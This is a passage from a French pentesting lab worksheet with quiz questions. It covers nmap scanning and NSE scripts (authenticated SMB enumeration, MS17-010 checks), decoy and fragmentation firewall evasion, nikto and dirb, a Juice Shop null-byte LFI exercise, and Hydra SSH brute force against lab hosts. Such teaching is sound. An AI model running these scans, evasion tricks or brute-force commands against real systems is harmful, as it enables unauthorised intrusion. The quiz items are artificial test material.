Ces 2 protocoles utilisent donc UDP. On a vu que d'autres protocoles de la même famille utilisent TCP.

Question 78 De façon générale, quel est le nombre maximum de caractères des noms que l'on peut utiliser avec ce protocole ?

Remarque : un scan UDP complet est très lent. Il faut cibler une plage de ports ou utiliser un commutateur sélectionnant les ports les plus connus.

Essayer cette commande pour visualiser le résultat sur les 2 systèmes :

```
nmap 10.0.2.X -sU --top-ports 20
nmap 10.0.2.Y -sU --top-ports 20
```

Cela doit fonctionner, en un temps très acceptable. On voit bien que les réponses obtenues ne sont pas les mêmes pour un port dans le même état d'un système à l'autre.

2.5 SCAN TYPES « ICMP Network Scanning »

En début de TP, nous avons facilement trouvé quelles IP étaient utilisées par les 2 cibles.

Voilà comment peut procéder nmap : lancer Wireshark sur Kali pour visualiser.

```
nmap -sn 10.0.2.0/24
```

Question 79 Quel protocole est utilisé ici (car même réseau local) ? (« M »)

Cibler à présent le réseau 152.77.180.0/24.

Question 80 Quel protocole est utilisé pour trouver un poste dans le cas d'un réseau différent ? (« M »)

Question 81 Quel est le nom exact du flag de l'entête IP placé à 1 dans l'utilisation précédente ? ("m")

Question 82 Quels sont les 2 ports testés par défaut par nmap dans le scan précédent ? Réponse dans l'ordre.

2.6 Utilisation de scripts Nmap

Nous avons vu lors de l'utilisation des commutateurs un peu plus agressifs (« -A » en particulier) que nmap utilisait des scripts pour affiner, compléter les requêtes, les scans.

Ces scripts, nommés scripts NSE (Nmap Scripting Engine), étendent fortement les possibilités de nmap, permettent de détecter d'autres types de vulnérabilités, ou bien d'automatiser des exploits (terme utilisé classiquement dans le pentesting) pour exploiter les vulnérabilités d'un système, d'un logiciel.

La bibliothèque de script est conséquente. Vous pouvez la retrouver ici : <https://nmap.org/book/nse-usage.html>. Sur votre poste Kali, à l'aide d'une commande « find », trouver le répertoire dans lequel sont placés les scripts.

Dans ce répertoire, un fichier n'a pas l'extension « nse ».

Soit vous listez tous les fichiers un peu bêtement et trouver le fichier voulu, soit vous savez utiliser une commande qui exclut du résultat affiché ce que vous ne voulez pas afficher.

Essayer la commande suivante dans le bon répertoire évidemment :

```
find . -type f -not -regex '.*\.nse'
```

Un seul fichier doit ressortir.

On retrouve dans ce fichier la liste des scripts connus à cet instant (**wc -l** affiche plus de 600 scripts). Elle peut bien entendu être mise à jour. (option « --script-updatedb »).

On retrouve plusieurs catégories de scripts. En voici quelques-unes :

- **safe**: scripts n'affectant pas les cibles.
- **vuln** : scripts recherchant des vulnérabilités sur les cibles visées.
- **exploit**: scripts qui vont tenter d'exploiter une vulnérabilité découverte sur une cible.
- **auth** : script permettant de tester un moyen de contourner l'authentification pour un service ouvert.
- **brute** : script permettant de forcer des informations d'identification pour utiliser un service
- **discovery** : scripts pour obtenir des informations complémentaires sur un service donné.

Question 83 Quelle autre catégorie comprend les scripts qui peuvent affecter les cibles, qui est considérée comme « agressive » ? (« m »)

Si une catégorie est utilisée (avec le commutateur d'une question concernant ce point, en tout début de ce texte), alors tous les scripts applicables à une cible seront chargés et utilisés sur la cible.

Pour utiliser un script précis, il faut utiliser le commutateur --script=<nom du script> (ou bien --script <nom du script> ou bien --script <nom du script.nse>).

Plusieurs scripts peuvent être utilisés en même temps.

Essayer la commande suivante, ciblant le poste Windows Serveur:

```
nmap -v --script=smb-enum-sessions,smb-enum-shares -p445 10.0.2.100
```

On obtient des choses intéressantes avec l'un des 2 scripts.

Pour la prochaine réponse mettre les noms dans l'ordre alphabétique, en majuscules.

Question 84 Quels sont les 3 premiers partages découverts sur la cible ?

Un 4^o partage apparaît, particulièrement important dans le cadre d'un domaine Active Directory. Trouver sur le serveur le nom du répertoire partagé avec le nom ci-dessus.

Question 85 Quel est le nom du répertoire ? (« M »)

Remarque : vous pouvez voir que ce répertoire est un sous répertoire de C:\Windows\SYSVOL. C'est un répertoire très très important dans une architecture Windows à plusieurs contrôleurs de domaine, puisque le répertoire **SYSVOL** est répliqué entre les différents contrôleurs. Pour faire cela, les contrôleurs sont obligés d'échanger des informations entre eux. Cette phase est vulnérable certaines attaques, nous en reparlerons plus tard dans la formation.

Le premier script ne semble pas fonctionner. Il ne fournit aucune information. Creusons un peu pour voir.

Pour obtenir des informations sur un script, il faut utiliser **--script-help**.

La commande peut être :

```
nmap --script-help=NOM_DU_SCRIPT
```

Utilisons le script seul, en demandant un peu de débogage.

```
nmap --script=smb-enum-sessions -p445 10.0.2.100 -d
```

Un message indique clairement un problème.

Question 86 Quel login est utilisé pour la connexion ? (« m »)

Il faut passer des paramètres d'authentification. Il manque des informations à l'aide que nous avons obtenu. Consulter la page Web consacrée au script. Vous trouverez que la commande accepte des arguments.

Compléter alors la commande avec les arguments (NOM et PASSWORD à remplacer ici par l'un des comptes utilisateurs fonctionnel sur l'AD) comme ceci :

```
nmap --script smb-enum-sessions 10.0.2.100 --script-args smbusername=NOM,smbpass=PASSWORD -p445 -d
```

La commande fonctionne à présent avec les bons paramètres.

Vous pouvez voir les utilisateurs qui ont une connexion distante mais aussi les utilisateurs qui sont connectés localement au serveur. En particulier, l'administrateur.

Chercher et utiliser les bons scripts pour trouver les réponses suivantes :

Quelle version maximale de SMB est connue sur ce Windows 10:

Question 87 Réponse sous la forme N.M attendue

Tester les scripts suivants : « smb-security-mode », « smb2-security-mode ».

Question 88 La paramètre « Message signing » est-il le même dans les 2 cas ? (« o », « n »)

En réutilisant au besoin les paramètres nécessaires aux bons fonctionnements des scripts, trouver et utiliser le script permettant de recenser les utilisateurs déclarés dans AD.

Question 89 Quel est le RID du compte krbtgt ?

Ce compte est le compte le plus important dans AD. Nous reviendrons sur son rôle et une attaque très connue utilisant les propriétés de ce compte.

Question 90 Comment se nomme cette attaque ? (2 mots, minuscules)

Question 91 Paradoxalement, dans quel état est ce compte ? (in english, minuscules)

Question 92 Quel est le RID du groupe « Utilisateurs du bureau à distance » ?

Dans la liste des scripts consacrés à smb, vous pouvez voir certains liés à des noms de vulnérabilités.

Testons si nos 2 postes sont vulnérables à un script, qui semble assez récent (2017 car ms17....) pour pouvoir fonctionner.

La commande est la suivante :


```
nmap --script=smb-vuln-ms17-010 --script-args smb-vuln-ms17-010.sharename=IPC$,smbdomain=dom.local IP_CIBLE
```

Question 93 Lequel de nos 2 ordinateurs windows semble vulnérable à cette attaque ? (serv2016 ou win10)

Changeons de cible : passons au poste Linux.

A l'aide des commandes **ls**, « **pipe** » et **wc** (commande qui permet de compter), répondre à la question suivante :

Question 94 Combien de scripts concernent le protocole HTTP ?

Parmi ces scripts, l'un d'entre eux permet de détecter à les types de requêtes auxquelles le serveur répond. Une requête utilise une « méthode ».

Après avoir trouvé le bon script pour détecter le nombre de méthodes auxquelles le serveur répond, complétez :

Question 95 Donnez les méthodes par ordre alphabétique, en majuscules

L'une d'entre elles peut potentiellement poser des problèmes.

Pour la désactiver, il faut ajouter une ligne dans la section globale du fichier httpd.conf. Le faire, et tester le bon fonctionnement avant de répondre à la question suivante :

Question 96 Quelle est cette ligne comprenant 2 mots ? (« m »)

Nous avons vu dans le TP NMAP qu'il est possible de contrôler ce que les moteurs de recherche peuvent consulter sur un site Web. On peut leur laisser l'accès à tout un site, leur bloquer complètement l'accès, ou bien filtrer les répertoires qu'ils pourront consulter.

Parmi les moteurs de recherche, il y a bien évidemment Google. Mais pas seulement.

Peut-on interdire les moteurs de recherche de son choix ? oui, nous l'avons déjà vu.

Dans le répertoire que l'on veut interdire d'accès, il faut créer un fichier nommé « robots.txt », placé à la racine du site web, qui ressemble à ceci :

```
User-agent: NOM_ROBOT
Disallow: /rep_interdit_d_acces/

User-agent: *
Allow: /
```

Question 97 Par quel nom doit-on remplacer le texte en vert pour bloquer le moteur de recherche de Microsoft? « m »

Autre angle de découverte et d'analyse des caractéristiques d'un serveur Web : les sites Web qui ont le module « **server-status** » activé.

Les serveurs Web ont en général la possibilité d'activer ou non une liste de modules (fonctionnalités supplémentaires) prenant en charge une fonction donnant certains éléments sur le fonctionnement, la charge, le couplage avec d'autres logiciels, etc.

Sur Linux, lancer la commande :

```
apachectl -h
```

Parmi les différentes possibilités, vous trouverez celle qui nous intéresse (elle n'est pas facile à comprendre, mais en cherchant, en lisant, en analysant, vous allez trouver).

Question 98 Quelle est l'option demandée ?

Lister les modules et avec « pipe » et « grep » vérifier si la ligne suivante est présente :

```
status_module (shared)
```

Si elle est présente, continuer, le module voulu est chargé en démarrage dans notre configuration.

Si elle n'est pas présente, modifier le fichier ci-dessous permettant le chargement des modules au démarrage d'Apache, et relancer Apache.

`/etc/httpd/conf.modules.d/00-base.conf`

Dans le répertoire `/etc/httpd/conf.d`, créer le fichier **server-status.conf** contenant les lignes suivantes :

```
<Location "/server-status">
    SetHandler server-status
</Location>
```

Relancer apache, puis depuis un navigateur (dans Kali par exemple), tester l'URL et visualiser le bon fonctionnement.

Que trouve-t-on comme informations intéressantes ?

Première partie : des statistiques générales d'utilisation.

Le temps depuis lequel le server est démarré (Server uptime), la charge (surchargé ou pas, ce qui est intéressant pour un attaquant pour faire « perdre les pédales » à un serveur), le trafic, le nombre de requêtes par seconde, le nombre de connexions libres possibles (74 par exemple).

Deuxième partie : des tableaux de caractères dont chaque lettre représente une fonctionnalité.

Ici, `__W__` signifie que le « slot » 1 a envoyé le résultat de la requête au client HTTP, et que les autres slots sont en attente de requêtes).

Vous avez également la description des lettres (W, K, S, R, D, etc).

Dernière partie : très intéressant pour un attaquant, on retrouve la liste des dernières requêtes effectuées sur le serveur, le numéro du processus Linux (vous pouvez le vérifier côté Linux avec la commande « `ps -auxw` »).

Bref des informations disponibles pour un potentiel utilisateur d'outils comme nmap.

Lancer le script nmap prévu pour récupérer des informations de « server-status » ; on retrouve certains points vus dans le navigateur.

Rien, d'exceptionnel car peu ou pas de requêtes effectuées sur notre serveur.

Mais bon, il faut protéger son serveur, en laissant par exemple la fonctionnalité si elle sert, mais en bloquant l'accès à des postes inconnus.

Quelle ligne doit-on ajouter dans le fichier **server-status.conf** pour conserver la fonctionnalité, mais seulement depuis le serveur lui-même ?

Question 99 Ligne à ajouter, tout en minuscules.

Ajouter la ligne nécessaire au fichier **server-status.conf** pour n'autoriser la fonctionnalité qu'au serveur lui-même. Relancer apache. Tester pour valider la réponse précédente.

Lancer le script nmap prévu pour détecter « server-status ». Cela ne fonctionne plus, c'est normal.

Parmi tous les scripts nmap liés à HTTP, beaucoup ne doivent pas être lancés sur n'importe quelle cible, cela n'a pas de sens. Comme l'informatique en entreprise n'est pas encore très connue de votre part, il est intéressant pour vous de connaître des secteurs d'activité, des types de matériels visés par certaines scripts.

Le tableau ci-dessous établit des correspondances entre des secteurs d'activités ou des types de matériels, et des numéros que vous utiliserez pour des réponses aux questions suivantes, liées à des noms de scripts.

Sauvegarde	1	Pabx	3	Cloud	5	Messagerie	7
Caméra	2	Firewall	4	CMS	6	Equipementier réseau	8

Question 100 Quelle catégorie pour le script `http-avaya-ipoffice-users.nse` ?

Question 101 Quelle catégorie pour le script http-awsstatstotals-exec.nse ?

Question 102 Quelle catégorie pour le script http-domino-enum-passwords.nse ?

Question 103 Quelle catégorie pour le script http-majordomo2-dir-traversal.nse ?

Question 104 Quelle catégorie pour le script http-hp-ilo-info.nse ?

Question 105 Quelle catégorie pour le script http-axis2-dir-traversal.nse ?

Question 106 Quelle catégorie pour le script http-domino-enum-passwords.nse ?

Question 107 Quelle catégorie pour le script http-drupal-enum.nse ?

Question 108 Quelle catégorie pour le script http-qnap-nas-info.nse ?

Question 109 Quelle catégorie pour le script http-wordpress-brute.nse ?

Etape 4 Quizz 4 complété

Évidemment, difficile d'exploiter des scripts NSE dédiés à HTTP sans avoir un vrai site Web à explorer. Nous allons mettre en place le site « Juice Shop » que vous connaissez pour voir les résultats de certains scripts et comprendre leur intérêt. Mais pas tout de suite.

2.7 CVE, MITRE, Att&ck, etc

MITRE est un organisme à but non lucratif, créé en 1958, dont la mission est de résoudre des problèmes liés à des situations données. Le MITRE a créé un framework, libre d'accès, téléchargeable, nommé MITRE ATT&CK, recensant le plus possible les techniques, attaques, défenses, le tout disponible sur le site <https://attack.mitre.org>.

Consulter ce site.

Pour situer un peu les choses, en utilisant nmap, nous avons fait ce que le MITRE recense sous le nom « Active Scanning ».

Choisir cette rubrique. Vous pouvez ensuite visualiser des conseils pour se protéger contre la technique en question. Même si là, dans ce cas, l'avis ne donne pas beaucoup d'informations.

Les différents scénarios sont référencés par **TAnnnn**, les techniques utilisées par **Tnnnn**, les parades ou contre-mesures (mitigation in english) sont sous **Mnnnn**.

Question 110 Quel est le numéro de la contre-mesure pour le scanning ?

Un peu avant dans ce texte, nous avons parlé d'une attaque dévastatrice dans le cadre d'un Active directory mal protégé.

Trouver les informations concernant cette attaque. Lire la description de cette attaque, même si cela paraît compliqué (en fait, ça l'est ! Mais on va vous aider à comprendre plus tard dans la formation).

Cela parle de KDC, de TGT, de TGS, explique comment certains outils génèrent cette attaque (Empire, mimikatz, etc).

Et la page vous explique ce qu'il faut faire pour ne pas subir ce type d'attaque.

Par exemple, en changeant à période régulière le mot de passe du compte « krbtgt ».

Question 111 Quelle est la durée préconisée en jours ?

Si vous lisez bien, on attire votre attention sur la particularité de ce changement qu'il faudra faire 2 fois. On y reviendra, mais c'est bon à savoir.

Ce qui est très intéressant pour vous est d'avoir sur cette même page des informations sur les événements qui peuvent dans certains cas être générés, avec des champs vides, malformés, louches.

Question 112 Combien d'événements sont intéressants à observer pour détecter cette attaque ?

Enfin, les logiciels (softwares) utilisés dans les scénarios d'attaques ou de défense sont sous le terme **Snnnn**.
Poussons un peu plus loin cette partie.

Dans les logiciels, sélectionner le fameux Wannacry, qui a fait énormément de dégât il n'y a pas si longtemps que ça.

Question 113 Quand a eu lieu l'attaque Wannacry ? (MM/AAAA).

Trouver quel protocole et quelle version du protocole était visée.

Vous avez la liste des opérations effectuées par Wannacry, son fonctionnement. On voit que de multiples techniques sont utilisées par les pirates qui ont conçu Wannacry.

Question 114 Quelle commande Windows utilise le logiciel pour cacher ses fichiers ? (« m », pas de paramètres)

Question 115 Combien de commandes sont utilisées pour empêcher Windows de revenir dans un état opérationnel ?

Question 116 Quelle référence a la mise à jour de sécurité publiée par Microsoft suite à l'attaque Wannacry ? (« M »)

Question 117 Quel ensemble de logiciels et de réseaux utilise Wannacry son fonctionnement (contrôle, envoi de commandes, etc) ? (« M »)

Question 118 Quel est le nom du groupe de pirates à l'origine de Wannacry ? (« m »)

Vous savez que les vulnérabilités découvertes sont recensées, numérotées, détaillées. Ce sont les CVE (Common Vulnerabilities and Exposures).

La liste officielle est disponible sur un site du MITRE : <https://cve.mitre.org>.

Elles sont identifiées de cette façon : **CVE-AAAA-NNNN** avec **AAAA** l'année de publication et **NNNN** un identifiant.

Une vulnérabilité liée à la fonctionnalité apache « **mod_status** » est référencée par CVE-2014-0226.

Question 119 Est-ce que notre version d'apache est vulnérable à cette CVE ? (« o » ou « n »)

Le site <https://www.cert.ssi.gouv.fr> vous permet de visualiser les dernières vulnérabilités, des informations les concernant, et des solutions pour se protéger au besoin.

Question 120 De quel organisme référence en France dépend CERT-FR ? (« M »)

On peut explorer un peu le site concernant les CVE, ou bien utiliser un second site encore plus détaillé sur ce sujet : <https://www.cvedetails.com/>

Mettre comme filtre de recherche la version du Windows 10. Un code couleur « rouge » montre les vulnérabilités les plus dangereuses. En particulier, une d'entre elles est relative au « bureau à distance ».

Question 121 Quel est le numéro de cette CVE ? (M)

Question 122 Est-ce que notre serveur est sensible à cette CVE ? (« o » ou « n »)

Truc : si vous pensez déjà avoir entré la commande que vous voulez ou devez de nouveau entrer, utiliser la commande « history », puis si par exemple votre commande se trouve à la position 43, utiliser « !43 » pour relancer la commande.

Sur la page décrivant cette CVE, on retrouve même un lien vers un site de Microsoft qui analyse et explique cette CVE, son impact sur ses systèmes d'exploitation. On retrouve énormément d'informations, parfois redondantes, mais qui permettent de comprendre un problème. Il faut connaître ces sites et savoir trouver les informations.

2.8 Mise à jour - Compléments à nmap

Pour mettre à jour un logiciel, rien de plus simple sur Kali, on l'a déjà vu.

Mettre à jour nmap avec la procédure donnée en TP.

Constater que la version a changé.

Mettre à jour les scripts NSE avec la procédure donnée en TP.

Installer « Juice Shop » sur votre poste Linux.

Compléments sur les scripts

Répondre aux questions suivantes, en utilisant des commandes nmap adaptées, ou en « fouillant » sur Internet.

Question 123 Combien de méthodes sont acceptées par le serveur Web du site Juice Shop ?

Question 124 Quel est le nom complet du logiciel détecté ? (« m »)

Parmi tous les scripts, l'un d'entre eux porte le nom du commande unix qui permet une recherche d'une chaîne de caractères et que vous connaissez. Cette commande Unix est très utile.

Utiliser ce script permet de remonter des informations sur une adresse mail et une adresse IP présentes dans les pages Web du site.

Question 125 Quelle est l'adresse IP remontée par ce script ?

Bon, d'autres outils donnant de meilleurs résultats (nikto, burp, zap), continuons avec un autre service : FTP.

Utiliser la commande suivante pour détecter discrètement si un serveur FTP est disponible sur le poste Linux. :

```
nmap -sS -p21 10.0.2.Y
```

Donner le logiciel et la version du logiciel.

Question 126 Réponse sous la forme « minuscules x.x.x ».

A l'aide du site cvedetails :

Question 127 Cette version a-t-elle une ou plusieurs vulnérabilités ? (« 1 », « p » ou « n »)

Parmi tous les commutateurs de nmap, il en a un qui permet d'appliquer un lot de scripts **par défaut** sur une cible.

Question 128 Quel est ce commutateur ?

Utiliser ce commutateur et un peu de debug (-v) pour voir ce qu'il se passe si vous ciblez le poste Linux, entre les ports 20 et 150 par exemple.

WebDAV est un protocole extension de HTTP, permettant à distance de gérer ses fichiers sur un serveur. Par exemple, si vous êtes sur un poste Windows, en utilisant correctement WebDAV, vous pouvez visualiser dans l'explorateur de fichiers des fichiers qui sont sur un serveur Unix, hébergeant un serveur Web.

Question 129 La cible permet-elle en l'état d'utiliser cette fonctionnalité ? (« o », « n »)

Question 130 Le script ssh-hostkey montre 3 clefs. L'algorithme de la clef dont la taille est la plus grande est-il un algorithme de hachage, de clef privée ou de clef publique ? (« h », « priv » ou « pub »)

Un script est spécialement utilisé pour trouver si un site a une icône particulière : favicon.ico.

Question 131 Obtient-on une réponse positive ? (« o » ou « n »)

Dans le cas d'un port accessible, mais surtout inaccessible, nmap peut grâce à un commutateur supplémentaire apporter des compléments d'informations.

Question 132 Quel est ce commutateur ? (« m »)

Question 133 Quel mot de passe est utilisé pour le test d'un rebond FTP par le script nmap associé à cette technique ? (« m »)

Question 134 Quel est le code réponse du serveur FTP en réponse au script précédent qui tente une connexion authentifiée ?

Allons encore plus loin pour montrer qu'il y a de nombreuses adaptations au logiciel nmap.

Reprendre le texte de TPs Pentesting et installer l'outil (vulscan) permettant de faire en sorte que nmap soit un scanner de vulnérabilités.

Lancer la commande utilisant ce script, sur le serveur Windows 2016.

Vous devez obtenir beaucoup d'informations. Toutes liées à l'active directory.

Pourquoi ?

Les grandes entreprises mondiales, celles qui sont les plus intéressantes pour les pirates qui veulent extorquer de l'argent par l'intermédiaire de ransomwares, utilisent pour la plupart Active Directory. Il n'y a pas d'équivalent. Le contrôle d'Active Directory revient au contrôle de tous les ordinateurs d'une entreprise.

Le « Pentesting » revient souvent à découvrir les vulnérabilités d'un Active Directory... encore faut-il être dans le réseau avec des identifiants.

Dans la seconde vulnérabilité (numérotée 902xxx) liée à la catégorie Openvas, vous avez 3 lettres majuscules au milieu de la description. A l'aide des propriétés du compte « krgtgt » :

Question 135 Donnez la valeur de l'attribut voulu (en lien avec cette question) pour ce compte ?

Énormément de vulnérabilités sont liées à LDAP (et LDAPS). Certaines sont liées à LSASS. Nous reviendrons aussi plus tard sur tout cela. Mais vous pouvez déjà constater que sécuriser un AD va être quelque chose de compliqué, car les techniques d'attaques et de protection sont compliquées.

2.9 FIREWALL EVASION

Relire le paragraphe « Firewall Evasion » du sujet de TP.

On parle de 3 commutateurs.

Question 136 Donnez dans l'ordre alphabétique ces 3 commutateurs. (« M »)

Il existe d'autres techniques, plus ou moins concluantes.

Par exemple, lancer la commande suivante :

```
nmap -D RND :5 10.0.2.15
```

Avec Wireshark regarder les trames arrivant sur le poste Linux.

Question 137 Qu'utilise ce commutateur comme technique pour essayer de tromper la cible. (« m », in english)

Est-ce que cela fonctionne sur notre Linux ? NON.

Mais en mettant des IP d'un réseau local ayant accès à un serveur cela peut donner des résultats.

Autre technique possible : la fragmentation de paquets.

En effet, cette fragmentation peut poser des problèmes à certains systèmes de filtrage ou de protection.

Des firewalls peuvent réassembler les paquets, tout mettre à la poubelle, bloquer le premier et laisser passer les autres, ne pas savoir quoi faire de paquets fragmentés qui arrivent par des chemins différents.

Enfin,..... c'était il y a quelques années, car de nos jours tous les pare-feu dignes de ce nom bloquent cette technique. Mais il peut arriver que cela donne des résultats sur des vieux systèmes, et des vieux systèmes, on en rencontre dans les entreprises.

En utilisant le commutateur lié à cette fragmentation, et en ciblant le port 21 (faire attention que le firewall soit actif sur le poste Linux sinon cela n'a pas d'intérêt) :

Question 138 Combien de bits de « données » sont envoyés dans un paquet fragmenté ?

Etape 5 Quizz 5 complété

3 Autres logiciels de scan

3.1 Nikto – dirb - dirbuster

Ce sont des outils à connaître, complémentaires, utilisés pour scanner la structure des serveurs Web, les arborescences, trouver des types de fichiers potentiellement intéressants (scripts, php, etc).

Il faut faire attention à ne pas scanner n'importe quoi. Pour rappel, certaines actions sont interdites, il y a des lois, et si elles sont appliquées, les sentences sont extrêmement sévères. Autant le scan de ports n'est pas un délit, autant des outils comme **nikto** peuvent entraîner des poursuites.

Lancer la commande et voir les différentes options possibles.

En particulier, visualiser la version.

Par défaut, **nikto** cible le port 80, ce qui est logique vu son rôle.

Utiliser les 2 commandes suivantes pour voir les différences, et le nombre d'options possibles :

```
nikto -h
nikto -Help
```

Essayer le logiciel de façon simple sur votre site Juice Shop. Vous devez obtenir une grande quantité de lignes montrant des choses intéressantes.

Nous n'allons pas tout détailler. Mais voici quelques pistes faciles à explorer :

nikto découvre plusieurs répertoires plus ou moins intéressants

Question 139 Quel est le nom de celui en lien avec un protocole couche haute ?

Peut-être que le résultat attendu n'est pas facile à trouver.

Dans ce cas, pour ce type de recherche, il est préférable d'utiliser un autre outil dédié à cela :

Dans les outils « Web Crawlers and directory Brute force », vous trouverez « **dirb** ».

Utiliser **dirb** pour répondre à la question précédente.

Cet outil se sert d'un dictionnaire de mots, et essaie toutes les combinaisons d'URL derrière la racine du site pour trouver une correspondance.

Question 140 Combien de résultats entièrement positifs ?

Un répertoire est interdit aux robots.

Question 141 Quel est son nom ?

On peut assez rapidement trouver un fichier qui peut poser problème car il fait appel à un script de type Javascript qu'il va chercher sur un autre site.

Question 142 Quel est le nom de ce fichier ?

Question 143 Quel est le nom du script ?

Question 144 Chez quel hébergeur connu est placé ce script ?

A l'aide d'un navigateur, depuis Kali par exemple, ouvrir l'URL pointant vers ce répertoire. On retrouve des fichiers.

Il est possible avec « **dirb** » de changer de dictionnaire.

Ou bien, utiliser une version GUI de « **dirb** », c'est à dire graphique.

Lancer « **dirbuster** », choisir le dictionnaire qui a 87650 mots différents. Cela va déjà prendre beaucoup de temps.

Cibler votre site Juice Shop, en recherchant des fichiers de type « **php** ». Et patienter SVP.

Cela peut prendre 1H ou plus. Poursuivre le texte en attendant la fin de cette analyse.

Ouvrir un navigateur dans Kali, et aller à l'URL du site Juice Shop, dans le sous répertoire interdit aux robots.

Essayer de télécharger un fichier « **.bak** ». Erreur. Seuls 2 types sont autorisés.

Télécharger un fichier dont le type est autorisé.

Regarder le contenu pour voir à quoi il ressemble.

Bon, aucun intérêt.

Par contre, ce répertoire est là pour montrer une technique d'attaque nommée LFI, à savoir « **local file inclusion** ».

En vous documentant sur ce site : <https://hakin9.org/web-application-penetration-testing-local-file-inclusion-lfi-testing/>, tester la variante utilisant des octets nuls pour récupérer le fichier « **eastere.egg** ».

Cela doit fonctionner et vous pouvez alors éditer le fichier récupéré.

Un texte finissant par « **==** » doit vous mettre la puce à l'oreille.

Utiliser un décodeur en ligne, adapté au problème, trouver l'URL cachant le fichier, utiliser cette URL : vous avez trouvé un fichier caché du site « Juice Shop ».

Question 145 Comment se nomme le challenge réussi ? (« **m** »)

Nous reviendrons plus loin sur ce site Juice Shop car il a été conçu pour découvrir des vulnérabilités, et des moyens de les découvrir. C'est donc tout à fait en lien avec cette SAE.

Donc, nous n'irons pas plus loin avec nikto, c'est à vous de penser à cet outil si vous avez un audit de serveur Web à effectuer. Mais comme nmap, nous allons le retrouver un peu plus loin dans un autre logiciel.

3.2 Hping3

Hping est un autre outil connu, vu dans plusieurs TP. Voici quelques questions simples sur cet outil, complémentaire à celles du TP.

Relancer la commande d'aide pour visualiser les différentes options.

Certaines lignes sont importantes. Répondez aux questions suivantes pour mieux comprendre les commutateurs de hping3.

Question 146 Quel commutateur permet de modifier comme on veut le type ICMP ?

Question 147 Quel commutateur permet de donner une valeur de son choix à l'identifiant d'un paquet IP ?

Question 148 Le champ TTL n'existe plus dans IPv6. Quel est le nom du champ «équivalent ? (« **m** »)

Question 149 Quel commutateur permet de changer les valeurs du champ « Type of Service » de l'entête IP ?

Question 150 Quelle est la taille en octet du champ ToS d'IP?

Les 6 premiers bits du champ ToS peuvent permettre de donner une priorité à un paquet IP.

Question 151 Combien de niveaux de priorité peut-on avoir au niveau 3 ?

Utiliser la commande suivante pour scanner le serveur 2016:

```
hping3 -S 10.0.2.100 --scan 1-150
```

Question 152 Combien de ports ouverts répondent au scan Hping3 ?

Vous pouvez voir la vitesse pour obtenir le résultat. Hping3 est très efficace.

4 Brute force

Relire SVP le paragraphe d'explication consacré au sujet dans le TP

Lorsqu'un attaquant a trouvé des ports ouverts, et identifié les logiciels derrière ces ports, il veut aller plus loin et essayer d'utiliser au mieux le logiciel. Soit pour affaiblir ou arrêter le serveur (dénî de service par exemple), soit l'utiliser pour se connecter. Il lui faut pour cela trouver des identifiants valides.

La principale technique est le « brute force ». Il s'agit de tester de nombreuses combinaisons de comptes et de mots de passe, une à une, en espérant trouver une combinaison qui fonctionne.

Vous comprenez bien que suivant la complexité des mots de passe et la chance de l'attaquant, cette technique peut être très rapide ou ne jamais fonctionner.

D'autres techniques existent, comme les attaques par dictionnaire ou les attaques par « rainbow tables » qui sont des fichiers de mots de passe optimisés pour retrouver des mots de passe utilisés dans certains systèmes, sous certaines conditions. Nous ne pouvons pas encore développer cela, il faut faire quelques cours de « crypto » pour comprendre comment sont « chiffrés » et stockés les mots de passe.

Question 153 En quelle unité est donnée la taille des clefs des algorithmes de chiffrement ?

En informatique, il existe une « loi » très connue qui est en lien avec l'évolution de la puissance de calcul des ordinateurs.

Question 154 Comment de nomme cette loi ? 1 mot attendu, majuscules.

Lors d'une authentification Web, une technique est souvent ajoutée pour contrer les techniques « brute force ». Cette technique est acceptable pour un humain, même si elle est parfois contraignante, mais une attaque de type « brute force » ne peut pas fonctionner si cette technique est utilisée.

Question 155 Quelle est cette technique ? (« M »)

Pour la question suivante, répondre en minuscules. Un dispositif (équipement physique) permet d'avoir une modification très fréquente des mots de passe, afin d'augmenter la sécurité.

Question 156 Comment se nomme cet équipement physique ?

4.1 Dictionnaires

Nous avons vu dans le TP que des dictionnaires étaient déjà disponibles dans Kali. :

```
ls -l /usr/share/wordlists
```

Pour rappel, visualiser de nouveau la taille du fichier compressé **rockyou.txt.gz**. Il est énorme.

Question 157 Combien de mots de passe contient ce fichier ?

Nous avons vu que des mots de passe que nous utilisons en TP ne sont pas présents dans un fichier aussi gros.

Trouve-t'on des fichiers plus gros facilement ? Oui, la preuve :

```
apt install seclists
```

On obtient de très nombreux fichiers.

L'un d'entre eux contient « test1999 ».

Question 158 Donner le nom de ce fichier. (« m »)

L'un d'entre eux contient « jamesbond007! ».

Question 159 Donner le nom de ce fichier.

4.2 Hydra

Hydra est un élément de « brute force » intéressant pour un assaillant (mais pas le seul, loin de là). L'outil est efficace à défaut d'être discret !

Sur le poste linux, créer un nouvel utilisateur nommé « user ». Pour le mot de passe de ce compte, prendre une combinaison de 5 caractères (min, maj, chiffres) quelconque.

En vous aidant de l'aide sur la commande, répondre aux questions :

Question 160 Quel commutateur Hydra permet de charger un fichier de nom d'utilisateurs ?

Question 161 Quel commutateur Hydra permet de terminer un scan en cas de réponse positive pour une cible ?

Question 162 Une commande (pour hydra) permet de créer des listes de mots de passe liés à un constructeur. Comment se nomme cette commande ?

4.2.1 Technique 1 : brute force avec utilisation de dictionnaires

Entrer la commande complète permettant le « brute force » sur le compte « user », en utilisant le dictionnaire `/usr/share/wordlists/fasttrack.txt`.

```
hydra -l _____ -P _____ ssh://_____
```

Le temps que des tentatives soient effectuées (qui vont réussir ou échouer, peu importe, un assaillant n'est pas pressé en général alors que notre sujet se déroule en temps limité), regardons côté Linux l'arrivée des connexions.

Wireshark est un logiciel d'analyse de trames graphique, mais il existe un autre logiciel très pratique, nommé **tcpdump**, très léger, qui demande quelques connaissances sur son utilisation, mais qu'il faut vraiment connaître car il n'est pas graphique, et peut donc fonctionner sur des installations Linux non graphiques.

Nous vous avons déjà conseillé son utilisation lors de la SAE21 sur Openstack.

Comme beaucoup d'outils, **tcpdump** a sa page de présentation sur Wikipedia, très légère, pointant sur le site de l'éditeur.

D'autres sites, en français, complètent les aides.

Vous avez également le site <https://packetlife.net> et ses documents de synthèse : <https://packetlife.net/library/cheat-sheets/> pour vous aider.

Question 163 Quel commutateur permet de connaître les interfaces réseaux sur lesquelles tcpdump peut fonctionner ?

Question 164 Quel commutateur permet de filtrer les trames en fonction d'un port destination choisi ? (« m », « xxx xxxx »)

Question 165 Quel commutateur permet de placer un horodatage complètement lisible ?

Question 166 Quel commutateur permet de ne pas effectuer de résolution des noms ?

Lancer une commande permettant de voir les connexions faites par Hydra, en filtrant le port destination, avec horodatage complet et lisible.

